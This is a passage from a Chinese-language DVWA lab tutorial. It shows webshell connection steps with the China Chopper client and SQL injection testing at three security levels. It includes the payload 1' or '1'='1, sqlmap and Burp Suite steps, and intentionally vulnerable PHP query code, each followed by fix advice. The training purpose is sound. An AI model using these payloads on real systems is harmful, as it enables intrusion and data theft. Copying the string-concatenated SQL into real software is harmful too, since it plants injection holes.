


d) 使用中国菜刀连接 webshell


8.鼠标右键添加shell
9.填写webshell地址
10.填写webshell密码
11.点击添加
Logout


12.鼠标右键打开控制菜单
13.选择对应操作，如文件管理
Logout


文件管理



e) 代码分析

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_ext  = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1);
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];
    $uploaded_tmp  = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) &&
        ( $uploaded_size < 100000 ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```


说明：

在上传过程中对文件后缀类型进行白名单限制，同时对文件大小以及图片尺寸大小进行检查，需要制作图片木马并结合命令注入（重命名文件名）进行漏洞利用

4) 修复建议

a) 设置项目目录权限：可写目录不执行，执行目录不可写
b) 使用白名单机制对文件类型(mine-type)和文件后缀进行限制
c) 对上传文件大小进行限制
d) 文件存储到服务器时文件名称随机化，禁止使用用户上传指定的文件名称
e) 针对图片文件使用压缩或重设图片像素大小
f) 上传文件存放在独立服务器使用

6. SQL 注入

1) 漏洞概述

SQL 注入是指应用程序中数据与操作未作分离，导致将攻击者提交的恶意数据拼写到 SQL 语句中当作代码执行从而产生攻击行为

2) 测试工具

firefox 浏览器，sqlmap，burpsuite


3) 测试方法

A. LOW 级别


a) 设置 DVWA 安全级别为 LOW


b) 使用浏览器发起查找请求

payload: 1' or '1'='1




c) 使用 sqlmap 进行 sql 注入





d) 代码分析





```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
	// Get input
	$id = $_REQUEST[ 'id' ];

	// Check database
	$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
	$result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

	// Get results
	$num = mysql_numrows( $result );
	$i   = 0;
	while( $i < $num ) {
		// Get values
		$first = mysql_result( $result, $i, "first_name" );
		$last  = mysql_result( $result, $i, "last_name" );

		// Feedback for end user
		echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

		// Increase loop count
		$i++;
	}

	mysql_close();
}

?>
```

说明：
查找过程直接将提交的 id 拼写到 sql 中进行执行，存在字符串类型注入


B. MEDIUM 级别

a) 设置 DVWA 安全级别为 Medium


b) 启动 burpsuite 并开启代理




c) 设置 firefox 浏览器代理为 127.0.0.1:8080




d) 开启 burpsuite 拦截




e) 使用 firefox 浏览器发起查询请求




f) 使用 burpsuite 进行 SQL 注入



g) 分析结果



h) 使用 sqlmap 进行 sql 注入




i) 代码分析



```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];
    $id = mysql_real_escape_string( $id );

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );

    // Get results
    $num = mysql_numrows( $result );
    $i = 0;
    while( $i < $num ) {
        // Display values
        $first = mysql_result( $result, $i, "first_name" );
        $last = mysql_result( $result, $i, "last_name" );

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

        // Increase loop count
        $i++;
    }

    //mysql_close();
}

?>
```

说明：
针对提交的进行转义处理，但对于整数类型注入限制有限，可利用整数类型注入进行利用

C. HIGH 级别

a) 设置 DVWA 安全级别为 High
b) 用浏览器发起攻击





c) 代码分析

```php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
	// Get input
	$id = $_SESSION[ 'id' ];

	// Check database
	$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
	$result = mysql_query( $query ) or die( '<pre>Something went wrong.</pre>' );

	// Get results
	$num = mysql_numrows( $result );
	$i   = 0;
	while( $i < $num ) {
		// Get values
		$first = mysql_result( $result, $i, "first_name" );
		$last  = mysql_result( $result, $i, "last_name" );

		// Feedback for end user
		echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";

		// Increase loop count
		$i++;
	}

	mysql_close();
}

?>
```

数据从session中获取

直接拼接session中数据，存在字符串类型注入，可使用注释忽略后半部分sql语句

说明：

数据从 Session 中获取，但存放过程中未作任何转义和过滤，在 sql 中存在 limit 1 但可以通过提交数据中带注释付进行忽略

4) 修复建议

a) 使用预处理方式将数据和操作分离（在 SQL 中使用?占位数据）
b) 对数据严格进行类型和格式检查
c) 使用安全函数对数据进行转义
d) 避免 web 服务器启动和数据库操作用户权限过高

7. SQL 盲注

1) 漏洞概述

